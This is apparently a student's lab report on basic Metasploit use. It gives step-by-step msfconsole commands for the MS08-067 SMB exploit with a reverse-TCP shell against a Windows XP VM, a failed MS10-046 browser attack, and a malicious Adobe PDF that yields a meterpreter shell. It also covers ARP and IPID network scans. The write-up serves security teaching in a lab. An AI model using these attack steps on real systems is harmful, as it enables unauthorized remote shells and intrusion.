
20155205 郝博雅 Exp5 MSF基础应用
20155205 郝博雅 Exp5 MSF基础应用
一、实验目标
本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路。具体需要完成:
1.一个主动攻击实践,如ms08_067; (1分)
一个针对浏览器的攻击,如ms11_050;(1分)
一个针对客户端的攻击,如Adobe;(1分)
成功应用任何一个辅助模块。(0.5分)
基础问题回答:用自己的话解释什么是exploit,payload,encode?
- exploit相当于一个载体,把攻击代码运送到耙机中;payload相当于shellcode;encode一是为了避免payload中出现坏字符,从而影响payload的功能,二是为了实现免杀。
二、实验内容
主动攻击:ms08_067漏洞攻击
靶机: windows XP SP3(English)
攻击机:kali
- 输入

msfconsole进入控制台,输入search ms08_067指令查询一下针对该漏洞可以运用的攻击模块:
- 输入
use exploit/windows/smb/ms08_067_netapi使用该模块:

- 使用
show payloads查看可以供我们使用的payload并找到一个可用的攻击载荷:

用

set payload generic/shell_reverse_tcp即tcp反向回连设置payload。使用指
令show options查看我们需要设置的参数,需要设置一个RHOST(靶机的IP地址)和一个LHOST(攻击机的IP地址)。并且看到target是0,即自动选择目标系统类型,就不用再设置了。
- 使用

set LHOST 192.168.206.129和set LPORT 5205设置本机地址和端口,使用set RHOST 192.168.206.135设置耙机地址,使用show options查看设置结果:
- 接着使用
exploit指令开始攻击,出现了一个错误:

- 关闭XP的防火墙:

- 攻击成功,获取了耙机的shell:

对浏览器攻击:ms10_046漏洞攻击
攻击机:kali
靶机:windowsXP Professional sp2
IE:8.0
- 先
search ms10_046指令查看可以运用的攻击模块,进入模块后将SRVHOST和LHOST填攻击机的IP地址,在ip浏览器中输入生成的URL后会出错:

- 这个错误很多人都遇到了,也没有解决,算一个失败的例子吧,不过老师不是说攻击百分之九十都是失败么
对Adobe的漏洞攻击:adobe_toolbutton
攻击机:kali
靶机:windowsXP Professional sp2
Adobe版本:9.3
- 先输入

search adobe查询针对adobe攻击的模块,使用use exploit/windows/fileformat/adobe_toolbutton,使用set payload windows/meterpreter/reverse_tcp设置payload

show options看一下需要设置的参数

- 设置好参数后输入
exploit开始攻击,可以看到生成了pdf文件。

- 将pdf文件拷到xp里,在kali上输入back退出当前模块,进入监听模块
- 在靶机上打开pdf文件

- 可以看到攻击成功,获取了xp的shell

- 强行关闭了pdf文件后,可以看到监听的会话被关闭了。

辅助模块的应用1:arp_sweep
先使用
show auxiliary查看w所有的辅助模块以及他们的用途,在metasploit中,辅助模块的用途非常广泛,他们可以是扫描器/拒绝服务攻击工具/fuzz测试器,以及其他类型的工具。模块实在是太多了,找了很多个但搜索了一下做起来都比较困难,因此使用

show scanner找一个比较简单一点的,最后选择了arp_sweep。可以参考(MSF内网渗透 扫描模块)arp_sweep使用ARP请求枚举本地局域网络中的所有活跃主机进行扫描。进入模块后查询一下参数
msf > use auxiliary/scanner/discovery/arp_sweep   ---进入arp_sweep 模块

msf auxiliary(arp_sweep) > show options  ---查询模块参数
之后进行参数设置
msf auxiliary(arp_sweep) > set RHOSTS 10.10.10.0/24--用set进行hosts主机段设置

RHOSTS => 10.10.10.0/24

msf auxiliary(arp_sweep) > set THREADS 50 --加快扫描速度

THREADS => 50

msf auxiliary(arp_sweep) > run --执行run进行扫描
- 因为我只开了一个虚拟机,所以只扫到了一个活跃机。
- 但里面那个
10.43.32.1 appears to be up (USC INFORMATION SCIENCES INST).是啥呢??查了一下后面英文的意思是加利福尼亚大学洛杉矶分校。。。
辅助模块的应用2:ipidseq

- 功能:扫描网段中的存活ip,它会识别被发现主机的IPID(用于跟踪IP包的次序的一种技术)序列模式,并且表示出哪些是0、随机或递增的。
- 老规矩,先
search ipidseq后选择相应模块,查看需要设置的参数:

- 设置参数后exploit,扫描成功

- 还可以扫描一个网段,因为等待时间太长了只截了部分结果:
